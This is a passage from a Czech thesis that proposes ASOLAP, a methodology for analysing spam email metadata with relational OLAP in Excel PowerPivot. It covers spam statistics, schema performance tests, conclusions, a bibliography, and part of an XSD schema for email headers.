Počet zpráv odeslaných v jednotlivých letech z jednotlivých zemí

Tabulka 7 - Seznam zemí nejčastěji rozesílajících spam

	2011	2012	2013	2014	CELKOVÝ SOUČET
ARGETINA	2	509	4717	6587	11815
COLUMBIE	14	1088	3005	2910	7017
INDIE	222	4006	3270	2184	9682
IRSKO	16	697	3061	4067	7841
ITÁLIE	40	494	4221	4363	9118
PERU	12	1868	3365	2265	7510
ŠPANĚLSKO	24	946	3735	5451	10156
USA	20	1526	5568	5061	12175
VENEZUELA	24	332	941	7224	8521
CELKOVÝ SOUČET	1390	26916	91280	169091	288677

Oproti celosvětovému stavu jsou zde nejvíce země z Jižní Ameriky – Argentina, Columbie, Peru a Venezuela.

Počet zpráv odeslaných pomocí detekovaných STMP serverů.

Tabulka 8 - Statistiky serverů SMTP

SERVER	POČET ZPRÁV
ESMTP	372953
SMTP	3
ESMTPS	2880
ESMTPA	2
LOCAL	1
HTTP	8287
NEZJIŠTĚNO	182
CELKOVÝ SOUČET	384308

Jednoznačným výsledkem skončila statistika software SMTP serverů, kde mezi zdroji nevyžádané pošty je zastoupen software ESMTP.

Počet identifikovaných souborů poslaných z jednotlivých zemí

Tabulka 9 - Prvních 10 nejčastějších zpráv dle souboru a země

	AR	CO	ES	IN	IR	IT	PE	US	VN	SUMA
07526A	96	45	50	2	22	25	8	104	1	356
11E377	71	53	69	7	24	49	47	71	1	397
211F0D	45	46	55	24	16	45	3	56	109	412
A070CF	97	40	49	2	24	40	7	79	2	342
CELKOVÝ SOUČET	309	184	223	35	86	159	65	310	113	1507

Nejčastější zdrojovou zemí zavirovaných příloh (z prvních 50 souborů byly všechny zavirované) je USA s těsným rozdílem oproti druhé Argentině.

Počet zpráv odeslaných v jednotlivých dnech v týdnu v rámci jednotlivých dnů

	2011	2012	2013	2014	CELKOVÝ SOUČET
PONDĚLÍ	621	6639	19836	38630	65726
ÚTERÝ	687	8208	20384	36077	65356
STŘEDA	368	5982	19563	30646	56559
ČTVRTEK	359	4637	25015	36677	66688
PÁTEK	326	7069	18150	28634	54179
SOBOTA	412	3878	11464	23271	39025
NEDĚLE	406	3586	10724	21903	36619
CELKOVÝ SOUČET	3179	39999	125136	215838	384152

Nejfrekventovanějšími dny v týdnu jsou Čtvrtek, Pondělí a Úterý. Víkend je znatelně méně bohatý na nevyžádané zprávy.

Počet zpráv z identifikovaných IP adres

Tabulka 10 - Nejčastější IP adresy

POPISKY ŘÁDKŮ	POČET Z SUBJECT
115.74.217.244	34
180.250.145.106	40
186.112.114.35	32
189.199.40.11	31
190.66.112.218	34
87.23.29.182	30
87.24.108.25	30
9.212.110.27	34
91.22.65.209	30
CELKOVÝ SOUČET	295

Z uvedené statistiky lze dedukovat běžné používání botnetů pro rozesílání nevyžádaných zpráv, neboť pouze 295 adres je posláno z 9 nejčastějších IP adres, což je pouze 0,767% z celkového počtu zpráv.

Hodnocení časové náročnosti

Každý z těchto úkonů byl zajištěn skriptem v jazyce VBA a spuštěn 100x pro eliminaci náhodných vlivů na výkon. Výsledné časy jsou v následující tabulce.

Tabulka 11 - Hodnocení náročnosti vybraných dotazů (vlastní výzkum autora)

Úkon	Hvězda	Vločka
Počet zpráv odeslaných v jednotlivých letech z jednotlivých zemí	0,35s	0,41s
Počet zpráv odeslaných pomocí detekovaných STMP serverů.	2,31s	2,37s
Počet identifikovaných souborů poslaných z jednotlivých zemí.	1,05s	1,15s
Počet zpráv odeslaných v jednotlivých dnes týdnu v rámci jednotlivých roků.	1,45s	1,98s
Počet zpráv z identifikovaných IP adres.	3,87s	4,25s
Počet lepších časů	5	0
Celkový časový rozdíl	9,03s	10,16s

Ve všech variantách srovnání je vyhodnoceno lépe schéma typu hvězda. V rámci hodnocení srozumitelnosti je rozdíl markantní, v hodnocení komplexnosti je skóre méně kontrastní. V rámci experimentu proběhlo měření rychlosti. Oba modely dostaly ke zpracování stejné zadání dotazů nad daty a za pomoci skriptu VBA (Visual Basic for Application) byl změřen čas potřebný ke konstrukci daného pohledu na data dle daného dotazu. Datové schéma hvězda bylo rychlejší ve všech pěti dotazech.


Jako vhodný byl na základě hodnotícím metod a výkonového testu vybrán pro metodiku ASOLAP datový sklad schématu hvězda – varianta prototypu A.

6.5 ASOLAP

Na základě poznatků získaných během sestavování současného přehledu vědeckého poznání antispamové problematiky a na základě provedeného hodnocení obou prototypů byla sestavena nová metodika ASOLAP (AntiSpam OLAP). Metodika je zaměřena na návrh a implementaci multidimenzionálního datového úložiště jako prostředku pro analýzu metadat emailových zpráv. Cílem metodiky je usnadnit analýzu již došlých zpráv a na základě získaných poznatků ověřit platnost současných antispamových pravidel, případně je upravit nebo vytvořit nová.

Vzhledem k velkému množství nevyžádaných zpráv je jejich zpracování a analýza velmi náročná na úložiště a systémové zdroje. Multidimenzionální úložiště a analytické možnosti OLAP řešení jsou pro tuto oblast vhodné. Metodika využívá relačního OLAP pro zajištění dostupnosti analýz i tam, kde chybí sofistikované a náročné systémy.

Metodika je doplňkem standardních antispamových nástrojů a obohacuje je o snadný analytický pohled na zkoumaná data.



Obrázek 39 - Metodika ASOLAP

6.6 Ověření

Metodika ASOLAP pro analýzu metadat emailových zpráv byla využita v rámci evaluace na 5 emailových serverech. Přínos metodiky spočívá v možnosti aplikace OLAP nad metadaty emailových zpráv. Tato data jsou základem pro analýzu obsahové a logické části emailových zpráv. Metodika byla testována v prostředí Microsoft Excel (doplněk PowerPivot). Výhodou tohoto řešení je dostupnost Microsoft Excelu a možnost instalace nástroje PowerPivot v rámci rozhraní Microsoft Excel (doplněk je k dispozici ihned po provedení patřičné volby). Analýza nevyžádaných zpráv umožnila zvýšit efektivitu antispamového řešení a tím snížila zátěž uživatelů emailových schránek. Toto je vhodné pro administrátory antispamových řešení a zejména v prostředí menší či střední firmy, kde není personální situace v oblasti IT přímou prioritou a správu emailového systému tak zajišťuje pracovník jako jednu ze svých činností.

Přehlednost a dostupnost výše zmíněného nástroje je zde přínosem. Nepřináší navýšení nákladů na správu informačních technologií a grafické rozhraní poskytuje komfort při analytických procesech. To vše v rámci obecně v prostředí velmi známého tabulkového procesoru. Administrátor může měnit pohledy na data dle aktuální potřeby a doplňovat na základě získaných dat další bezpečnostní opatření pro zajištění bezproblémového fungování IT infrastruktury v organizaci.

Výsledná metodika a její aplikace byla validována formou úpravy pravidel a změny pořadí a priorit na výše zmíněných serverech. Výsledkem je nižší zátěž emailového systému a lepší zajištění bezpečnosti uživatelů (primárně v oblasti malware). Pro administrátor emailového systému je pak snadné přistupovat k souhrnným datům a dle statistik se rozhodovat o úpravě či ponechání klasifikátorů.

7 Diskuze

Metodika ASOLAP pro analýzu velkého objemu metadat emailových zpráv je vhodným prostředkem pro hloubkovou analýzu doručovaných zpráv. Toto konstatování koresponduje s ověřením simplifikovaného modelu datové kostky.

Její přínos je možné využít nejenom v rámci odděleného emailového systému, ale lze ji po rozšíření nasadit jako ucelený nástroj pro analýzu bezpečnostních incidentů na spravovaných serverech. Vyžadovalo by to modifikaci uvedeného datového schématu na typ souhvězdí. Jednoduchý model hvězda by již nepostačoval, neboť vzhledem k nutnosti agregace dat z více nástrojů by bylo vyžadováno několik tabulek faktů a patřičné zvýšení tabulek dimenzí.

Jako ukázku lze použít možnost srovnávat IP adresy získané z nevyžádaných zpráv a IP adresy získané z nástrojů kontrolujících neplatné pokusy o přihlášení na služby serveru. Velmi frekventované jsou pokusy o přístup prostřednictvím protokolu SMTP a SSH. Vzhledem k využívání botnetů ve všech těchto oblastech, lze očekávat korelaci získaných sad zneužívaných IP adres. Na základě tohoto srovnání pak lze modifikovat služby blokují nevhodné přihlašovací pokusy. Metodika ASOLAP by tak získala další funkcionalitu a je zřejmý její další vývojový potenciál směrem ke komplexnímu zabezpečení IT infrastruktury.

Další alternativou je úprava evaluačních tabulek pro hodnocení kvality návrhu datového modelu. Byly použity dvě míry nejčastěji zmiňované ve vědecké literatuře. Vzhledem ke specifikům antispamové problematiky a důrazu na rychlost reakcí by bylo vhodné ověřit možnost návrhu specifických postupů pro hodnocení datových schémat v rámci návrhu dle metodiky ASOLAP.

Pro účely ověření realizovatelnosti metodiky ASOLAP byla také zjednodušena datová pumpa. Toto omezení na lokální data by bylo možné rozšířit o podporu

8 Závěr a náměty na pokračovací výzkum

Autor v práci provedl zhodnocení současného stavu vědeckého poznání a zároveň do práce zakomponoval poznatky získané konzultacemi se subjekty poskytujícími emailové služby, pro které je klasifikace nevyžádané počty jednou z hlavních činností.

Vzhledem k potřebě zpracovávat a analyzovat velké množství dat byla identifikována teoretická mezera. A to možnost spojení antispamové problematiky a Business Intelligence. Po důkladném studiu vědecké a odborné literatury nebyl nalezen žádný relevantní zdroj, který by se touto problematikou zabýval. Autor na základě tohoto poznání přistoupil k návrhu metodiky ASOLAP, která popisuje postup nasazení relačního Online Analytical Processingu pro analýzu metadat nevyžádaných zpráv.

Na základě analýzy dostupného vzorku zpráv byla metodika otestována pomocí dvou prototypů, které byly navrženy s ohledem na poznatky získané studiem vědeckých a odborných zdrojů. Oba prototypy byly zhodnoceny za pomoci měr stanovených vědeckou literaturou a také na základě experimentu. Na základě výsledků byl doporučen prototyp realizovaný datovým schématem typu hvězda jako vhodnější pro návrh ROLAP datového úložiště pro analytiku nevyžádaných zpráv.

Autorem navržené řešení představuje metodiku, jejíž přínos spočívá na možnosti komplexně analyzovat současné antispamové řešení, a na základě poznatků získaných z dílčích pohledů na data lze korigovat existující nastavení antispamového nástroje.

Výhodou ROLAP je možnost zapojit do něj další dílčí bezpečnostní nástroje realizované na serverech či počítačové síti. Je možné mapovat botnety používané nejenom pro rozesílání nevyžádaných zpráv, ale také pro další negativní činnosti – hádání hesel a testování slovníkových útoků. Pokud bude nalezena shoda mezi IP adresami získanými z metadat nevyžádaných zpráv a záznamy IP adres bezpečnostních nástrojů, například z nástroje pro blokování opakovaných nezdařených přihlášení – Fail2Ban, lze realizovat automatické přidání všech IP adres daného identifikovaného botnetu na black list. Tím lze docílit zvýšení bezpečnosti celé počítačové sítě či serveru.

9 Citovaná literatura

(IETF), M. Cotton - Internet Engineering Task Force. 2011. *RFC 6335 - Internet Assigned Numbers Authority (IANA) Procedures for the Management.* 2011.

@MalwareTechBlog. 2016. Exploring Peer to Peer Botnets . *MalwareTech.* [Online] 11. leden 2016. [Citace: 11. červen 2016.] http://www.malwaretech.com/2016/01/exploring-peer-to-peer-botnets.html.

Abadi Martín, Birrell Andrew D., Burrows Mike, Dabek Frank, Wobber Ted. 2013. Bankable Postage for Network Services. *Bankable Postage for Network Services - Microsoft Research.* [Online] 12 2013. [Citace: 24. 07 2014.]

Alexander K. Seewald, Wilfried N. Gansterer. 2010. *On the detection and identification of botnets.* Computers & Security, 2010. ISSN 0167-4048.

Allister Cournane, Ray Hunt. 2004. *An analysis of the tools used for the generation and prevention of spam.* Computers & Security, 2004. ISSN 0167-4048.

Basheer N. Al-Duwairi, Ahmad T. Al-Hammouri. 2014. *Fast Flux Watch: A mechanism for online detection of fast flux networks.* 2014. Journal of Advanced Research. ISSN 2090-1232.

Birrel Andrew, Goldberg Andrew, Manasse Mark, Mirnov Ilya, Wobber ted. 2005. Penny Black - Microsoft research. *Penny Black - Microsoft research.* [Online] 2005. [Citace: 24. 07 2014.] http://research.microsoft.com/en-us/projects/PennyBlack/.

Bo Yu, Zong-ben Xu. 2008. *A comparative study for content-based dynamic spam classification using four machine learning algorithms.* [Knowledge-Based Systems] 2008. ISSN 0950-7051.

Bradbury, Danny. 2014. *Can we make email secure?* Network Security, březen 2014. Volume 2014, Issue 3. ISSN 1353-4858.

Caruana, Godwin, Li, Maozhen a Liu, Yang. 2013. An ontology enhanced parallel SVM for scalable spam filter training. *Neurocomputing.* 108, 2013, Sv. 0, 0925-2312.

David Zhao, Issa Traore, Bassam Sayed, Wei Lu, Sherif Saad, Ali Ghorbani, Dan Garant, Botnet detection based on traffic behavior analysis and flow intervals.

Delunge Adam *Botnet detection based on traffic behavior analysis and flow intervals.* 2013. Computers and Security. ISSN 0167-4048.

Delany Sarah Jane, Buckley Mark, Greene Derek. 2012. *SMS spam filtering: Methods and data.* Expert Systems with Applications, říjen 2012. ISSN 0957-4174.

Di Tria, Francesco, Lefons, Ezio a Tangorra, Filippo. 2012. Hybrid methodology for data warehouse conceptual design by UML schemas. *Information and Software Technology.* 54, 2012, 4, stránky 360-379.

Edelson, Eve. 2003. *The 419 scam: information warfare on the spam front and a proposal for local filtering.* Computers & Security, 2003. ISSN 0167-4048.

Encyclopædia Britannica, Inc. 2014. *spam.* Encyclopædia Britannica, Inc. , 2014.

Erika Kraemer-Mbula, Puay Tang, Howard Rush. 2013. *The cybercrime ecosystem: Online innovation in the shadows?* Technological Forecasting and Social Change, 2013. ISSN 0040-1625.

Faraz Ahmed, Muhammad Abulaish. 2013. A generic statistical approach for spam detection in Online Social Networks. *Computer Communications.* Volume 36, červen 2013, Sv. Issue 10-11.

Fdez-Riverola, F., a další. 2007. SpamHunting: An instance-based reasoning system for spam labelling and filtering. *Decision Support Systems.* 4 2007, Sv. 43, 3, stránky 722-736.

Galen A. Grimes, Michelle G. Hough, Margaret L. Signorella. 2007. *Email end users and spam: relations of gender and age group to attitudes and actions.* Computers in Human Behavior, 2007. ISSN 0747-5632.

Group, Network Working. 2001. *RFC 2821 Simple mail transfer protocol.* AT&T Laboratories, 2001.

Guan, Yong. 2014. *Network Forensics, In Managing Information Security.* Boston : Syngress, 2014. ISBN 9780124166882.

Heron, Simon. 2009. *Technologies for spam detection.* [http://dx.doi.org/10.1016/S1353-4858(09)70007-8.] Network security, Network Security, leden 2009. ISSN 1353-4858.

Herzberg, Amir. 2009. *DNS-based email sender authentication mechanisms: A critical review.* [http://dx.doi.org/10.1016/j.cose.2009.05.002.] Computers & Security, 2009. ISSN 0167-4048.

Hilley, Sarah. 2006. *Five years for Californian botmaster.* 2006. Network Security. ISSN 1353-4858.

Huang Jie, Huang Bei, Pu Wenjing. 2011. *A Bayesian approach for Text filter on 3G network.* [http://www.lib.kmutt.ac.th/ipad/AcademicPaper/Feb2010/Advance/ABayesianApproachforTextFilteron3GNetwork.pdf] School of Information Science and Engineering, Southeast University Nanjing, China, 2011.

Hurych Lukáš, Raška Ondřej. 2014. Český Košík Roku. Jsou nákupní košíky u nás pro lidi nebo pro roboty? *Konference E-business fórum 2014.* Praha : 2014.

Cheng Hua Li, Jimmy Xiangji Huang. 2012. Spam filtering using semantic similarity approach and adaptive BPNN. *Neurocomputing.* Volume 92, 2012.

Chiao Benjamin, MacKie-Mason Jeffrey. 2012. *Using uncensored communication channels to divert spam traffic.* Information Economics and Policy, prosinec 2012. Sv. Volume 24, Issues 3–4. ISSN 0167-6245.

Chris Kanich, Christian Kreibich, Kirill Levchenko, Brandon Enrigh, Geoffrey M. Voelker, Vern Paxson, Stefan Savag. 2008. *Spamalytics: An Empirical Analysis.* 2008. International computer science institute.

Chris Kanich, Christian Kreibich, Kirill Levchenko, Brandon Enright, Geoffrey M. Voelker, Vern Paxson, Stefan Savage. 2008. *Spamalytics: An Empirical Analysis of Spam Marketing Conversion.* místo neznámé : The Pennsylvania State University, 10. 11 2008.

Iryna Yevseyeva, Vitor Basto-Fernandes, David Ruano-Ordás, José R. Méndez. 2013. *Optimising anti-spam filters with evolutionary algorithms.* Expert Systems with Applications, 2013.

Jianying Zhou, Wee-Yung Chin, Rodrigo Roman, Javier Lopez. 2007. *An effective multi-layered defense framework against spam.* Information Security Technical Report, 2007. ISSN 1363-4127.

Jie Yang, Hai-tao Liu, Zu-ping Zhang, Jian Dong. 2014. *Extended DMTP: A new protocol for improved graylist categorization.* [Computers & Security] únor 2014. Sv. Volume 40. ISSN 0167-4048.

Jing-Ming Guo, Heri Prasetyo. 2014. *False-positive-free SVD-based image watermarking.* místo neznámé : Journal of Visual Communication and Image Representation, 2014. ISSN 1047-3203.

José R. Méndez, M. Reboiro-Jato, Fernando Díaz, Eduardo Díaz, Florentino Fdez-Riverola, Grindstone4Spam. 2012. An optimization toolkit for boosting e-mail classification. *Journal of Systems and Software.* 85, 2012, Sv. 12.

Kamaldeep Singh, Sharath Chandra Guntuku, Abhishek Thakur, Chittaranjan Hota. 2014. *Big Data Analytics framework for Peer-to-Peer Botnet detection using Random Forests.* Information Sciences, 2014. ISSN 0020-0255.

Kirk, Jeremy. 2008. ISP cut off from Internet after security concerns. *Network World.* [Online] Network World, 12. 11 2008. [Citace: 21. 10 2014.] http://www.networkworld.com/article/2269582/lan-wan/isp-cut-off-from-internet-after-security-concerns.html.

Li-Fei, Chen a Chih-Tsung, Tsai. 2016. Data mining framework based on rough set theory to improve location selection decisions: A case study of a restaurant chain. 4 2016, Sv. 53, stránky 197-206.

Lopes, Clotilde, a další. 2011. Symbiotic filtering for spam email detection. *Expert Systems with Applications.* 8 2011, Sv. 38, 8, stránky 9365-9372.

Luiz Henrique Gomes, Cristiano Cazita, Jussara M. Almeida, Virgílio Almeida, Wagner Meira Jr. 2006. *Workload models of spam and legitimate e-mails.* Performance Evaluation, 2006. ISSN 0166-5316.

Patrick Dwyer, Zhenhai Duan. *MDMap: Assisting Users in Identifying Phishing Emails.* CEAS 2012, 2012.

Méndez, José R., a další. 2012. Grindstone4Spam: An optimization toolkit for boosting e-mail classification. *Journal of Systems and Software.* 2012, stránky 2909-2920.

Mockapetris, Network Working Group - P. RCF1035 - DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION. https://www.ietf.org/rfc/rfc1035.txt.

Niemi, Tapio, Nummenmaa, Jyrki and Thanisch, Peter. 2003. Normalising OLAP cubes for controlling sparsity. *Data Knowl. Eng.* 2003, Vol. 46, 3, pp. 317-343.

Noemí Pérez-Díaz, David Ruano-Ordás, Florentino Fdez-Riverola, José R. Méndez. 2012. *SDAI: An integral evaluation methodology for content-based spam filtering models.* Expert Systems with Applications, 2012. ISSN 0957-4174.

Patnaik, Srikanta, Gosain, Anjana a Heena. 2015. Literature Review of Data Model Quality Metrics of Data Warehouse. *Procedia Computer Science.* 2015, Sv. Volume 48, stránky 236-243.

ProjectHoneypot. Projecthoneypot. *Projecthoneypot.* [Online] Unspam Technologies, Inc. [Citace: 24. červenec 2014.] http://www.projecthoneypot.org/how_to_avoid_spambots_2.php.

Raffo, Danielle. 2000. Danielle Raffo. *Email munging.* [Online] 17. 7 2000. [Citace: 02. 03 2014.] http://perso.crans.org/~raffo/email-munging.php.

2001. RFC 2821 Simple mail transfer protocol. Network working Group, 2001.

Pedram Hayati, Vidyasagar Potdar, Alex Talevski, William F. Smyth. 2012. *Rule-Based On-the-fly Web Spambot Detection.* CEAS 2014, 2012.

S. García, M. Grill, J. Stiborek, A. Zunino. 2014. *An empirical comparison of botnet detection methods.* Computer and security, 2014. ISSN 0167-4048.

Sañudo, Roberto, Moura, Jose Luis a Ibeas, Angel. 2014. Decision Making System for Stopping High Speed Trains during Emergency Situations. *Procedia - Social and Behavioral Sciences.* 19. 12 2014, Sv. 162, stránky 429-438.

Sedlák, Jan. 2014. Seznam vyhlásil válku spamu. Tvoří většinu jeho mailů. *Connect!* [Online] Mladá fronta a. s. , 19. 6 2014. [Citace: 1. 6 2015.] http://connect.zive.cz/clanky/seznam-vyhlasil-valku-spamu-tvori-vetsinu-jeho-mailu/sc-320-a-174201.

Seewald, Alexander K., Wilfried N. Gansterer. 2010. *On the detection and identification of botnets.* Computers & Security, 2010. ISSN 0167-4048.

Serrano, M., a další. 2007. Metrics for data warehouse conceptual models understandability. *Information and Software Technology.* 2007, stránky 851-870.

Seznam.cz. 2014. Konzultace práce. 2014.

Shmueli, Galit, Patel, Nitin R. a Bruce, Peter C. 2010. *Data Mining for Business Intelligence.* Second Edition. Wiley, 2010. 978-0-470-52682-8.

Schryen, Guido. 2007. *The impact that placing email addresses on the Internet has on the receipt of spam: An empirical analysis.* 2007. Computers & Security. ISSN 0167-4048.

Sklenák, Vilém. 2002. *Termín spam.* [http://aleph.nkp.cz/F/?func=direct&doc_number=000000661&local_base=KTD] Praha : Databáze Národní knihovny ČR , 2002. Systémové číslo - 000000661.

Sochor, Tomáš. 2010. *Efficiency comparison of greylisting at several SMTP servers.* místo neznámé : Procedia - Social and Behavioral Sciences, 2010. ISSN 1877-0428.

Sorici, Alexandru, a další. 2015. CONSERT: Applying semantic web technologies to context modeling in ambient intelligence. *Computers & Electrical Engineering.* květen 2015, stránky 280-306.

Spammer-X, Posluns Jeffrey, Sjouwerman Stu. 2004. *Inside the SPAM Cartel.* Boston : Syngress, 2004. ISBN: 079-2502668603.

Spring, Timothy J. Shimeall and Jonathan M. 2014. *Deception Strategies: Defensive Technologies, In Introduction to Information Security.* Syngress, Boston 2014. ISBN 9781597499699.

—. 2014. *Motivation and Security Definitions, In Introduction to Information Security.* Boston : Syngress, 2014. ISBN 9781597499699.

Sterneckert, Alan B. . 2003. *Critical Incident Management.* CRC Press, 2003. 9781420000047.

Syed, Raheel Hassan, Syrame, Maxime a Bourgeois, Julien. 2013. Protecting grids from cross-domain attacks using security alert sharing mechanisms. *Future Generation Computer Systems.* 2013, stránky 536-547.

Technet, Microsoft. 2014. Configure the outbound spam policy. *Microsoft Technet.* [Online] Microsoft, 18. 09 2014. [Citace: 27. 10 2014.] http://technet.microsoft.com/en-us/library/jj200737%28v=exchg.150%29.aspx.

Thiago S. Guzella, Walmir M. Caminhas. 2009. *A review of machine learning approaches to Spam filtering.* [Expert Systems with Applications] 2009. ISSN 0957-4174.

Tu Ouyang, Soumya Ray, Mark Allman, Michael Rabinovich. 2014. *A large-scale empirical analysis of email spam detection through network characteristics in a stand-alone enterprise.* místo neznámé : Computer Networks, 2014. ISSN 1389-1286.

Tyrychtr, Jan a Vasilenko, Alexandr. 2015. *Business Intelligence in Agribusiness + Fundamental Concepts and Research.* Brno : Konvoj spol. s r.o., 2015. ISBN 987-80-7302-170-2.

—. 2015. Transformation Econometric Model to Multidimensional Databases to Support the Analytical Systems in Agriculture. *Agris-on-Line Papers in Economics and Informatics.* 2015, stránky 71-77.

USLegal.com. 2011. Phishing definition. *Free Legal Information and Help - USLegal, Inc.* [Online] 14. 06 2011. http://definitions.uslegal.com/p/phishing.

Vasilenko Alexandr, Očenášek Vladimír. 2013. *Spam as a Problem for Small Agriculture Business.* [online.agris.cz] Praha : Agris Online - Papers in Economics and Informatics, 2013. ISSN 1804-1930.

Xiang, Zheng, a další. 2015. What can big data and text analytics tell us about hotel guest experience and satisfaction? *International Journal of Hospitality Management.* Volume 44, leden 2015, stránky 120-130.

Zac Sadan, David G. Schwartz. *Social network analysis of web links to eliminate false positives in collaborative anti-spam systems.* [Journal of Network and Computer Applications] ISSN 1084-8045.

10 Přílohy

10.1 XSD pro XML

```
<?xml version="1.0" encoding="UTF-8"?>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema"
elementFormDefault="qualified">
 <xs:element name="email">
  <xs:complexType>
   <xs:sequence>
    <xs:element ref="Return-Path"/>
    <xs:element ref="Received1"/>
    <xs:element ref="Received2"/>
    <xs:element ref="Received3"/>
    <xs:element ref="message-id"/>
    <xs:element ref="subject"/>
    <xs:element ref="date"/>
    <xs:element ref="to"/>
    <xs:element ref="file"/>
   </xs:sequence>
  </xs:complexType>
 </xs:element>
 <xs:element name="Return-Path">
  <xs:complexType>
   <xs:sequence>
    <xs:element ref="rp-user"/>
    <xs:element ref="rp-domain"/>
    <xs:element ref="rp-tld"/>
```

```
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="rp-user" type="xs:NCName"/>
<xs:element name="rp-domain" type="xs:NCName"/>
<xs:element name="rp-tld" type="xs:NCName"/>
<xs:element name="Received1">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="r1-server"/>
      <xs:element ref="r1-date"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="r1-server" type="xs:NCName"/>
<xs:element name="r1-date">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="r1-date-year"/>
      <xs:element ref="r1-date-month"/>
      <xs:element ref="r1-date-day"/>
      <xs:element ref="r1-date-hour"/>
      <xs:element ref="r1-date-minute"/>
      <xs:element ref="r1-date-second"/>
      <xs:element ref="r1-date-weekday"/>
      <xs:element ref="r1-date-timezone"/>
```

```
      <xs:element ref="r1-ip"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="r1-date-year" type="xs:integer"/>
<xs:element name="r1-date-month" type="xs:NCName"/>
<xs:element name="r1-date-day" type="xs:integer"/>
<xs:element name="r1-date-hour" type="xs:integer"/>
<xs:element name="r1-date-minute" type="xs:integer"/>
<xs:element name="r1-date-second" type="xs:integer"/>
<xs:element name="r1-date-weekday" type="xs:NCName"/>
<xs:element name="r1-date-timezone">
  <xs:complexType>
    <xs:simpleContent>
      <xs:extension base="xs:integer">
        <xs:attribute name="cest" use="required" type="xs:NCName"/>
      </xs:extension>
    </xs:simpleContent>
  </xs:complexType>
</xs:element>
<xs:element name="r1-ip" type="xs:NMTOKEN"/>
<xs:element name="Received2">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="r2-server"/>
      <xs:element ref="r2-date"/>
```

```
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="r2-server" type="xs:NCName"/>
<xs:element name="r2-date">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="r2-date-year"/>
      <xs:element ref="r2-date-month"/>
      <xs:element ref="r2-date-day"/>
      <xs:element ref="r2-date-hour"/>
      <xs:element ref="r2-date-minute"/>
      <xs:element ref="r2-date-second"/>
      <xs:element ref="r2-date-weekday"/>
      <xs:element ref="r2-date-timezone"/>
      <xs:element ref="r2-ip"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="r2-date-year" type="xs:integer"/>
<xs:element name="r2-date-month" type="xs:NCName"/>
<xs:element name="r2-date-day" type="xs:integer"/>
<xs:element name="r2-date-hour" type="xs:integer"/>
<xs:element name="r2-date-minute" type="xs:integer"/>
<xs:element name="r2-date-second" type="xs:integer"/>
<xs:element name="r2-date-weekday" type="xs:NCName"/>
```

```
<xs:element name="r2-date-timezone">
  <xs:complexType>
    <xs:simpleContent>
      <xs:extension base="xs:integer">
        <xs:attribute name="cest" use="required" type="xs:NCName"/>
      </xs:extension>
    </xs:simpleContent>
  </xs:complexType>
</xs:element>
<xs:element name="r2-ip" type="xs:NMTOKEN"/>
<xs:element name="Received3">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="r3-server"/>
      <xs:element ref="r3-date"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="r3-server" type="xs:NCName"/>
<xs:element name="r3-date">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="r3-date-year"/>
      <xs:element ref="r3-date-month"/>
      <xs:element ref="r3-date-day"/>
      <xs:element ref="r3-date-hour"/>
```

```
      <xs:element ref="r3-date-minute"/>
      <xs:element ref="r3-date-second"/>
      <xs:element ref="r3-date-weekday"/>
      <xs:element ref="r3-date-timezone"/>
      <xs:element ref="r3-ip"/>
      <xs:element ref="r3-goip"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="r3-date-year" type="xs:integer"/>
<xs:element name="r3-date-month" type="xs:NCName"/>
<xs:element name="r3-date-day" type="xs:integer"/>
<xs:element name="r3-date-hour" type="xs:integer"/>
<xs:element name="r3-date-minute" type="xs:integer"/>
<xs:element name="r3-date-second" type="xs:integer"/>
<xs:element name="r3-date-weekday" type="xs:NCName"/>
<xs:element name="r3-date-timezone">
  <xs:complexType>
    <xs:simpleContent>
      <xs:extension base="xs:integer">
        <xs:attribute name="cest" use="required" type="xs:NCName"/>
      </xs:extension>
    </xs:simpleContent>
  </xs:complexType>
</xs:element>
<xs:element name="r3-ip" type="xs:NMTOKEN"/>
```

```
<xs:element name="r3-goip">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="r3-country"/>
      <xs:element ref="r3-region"/>
      <xs:element ref="r3-time-zone"/>
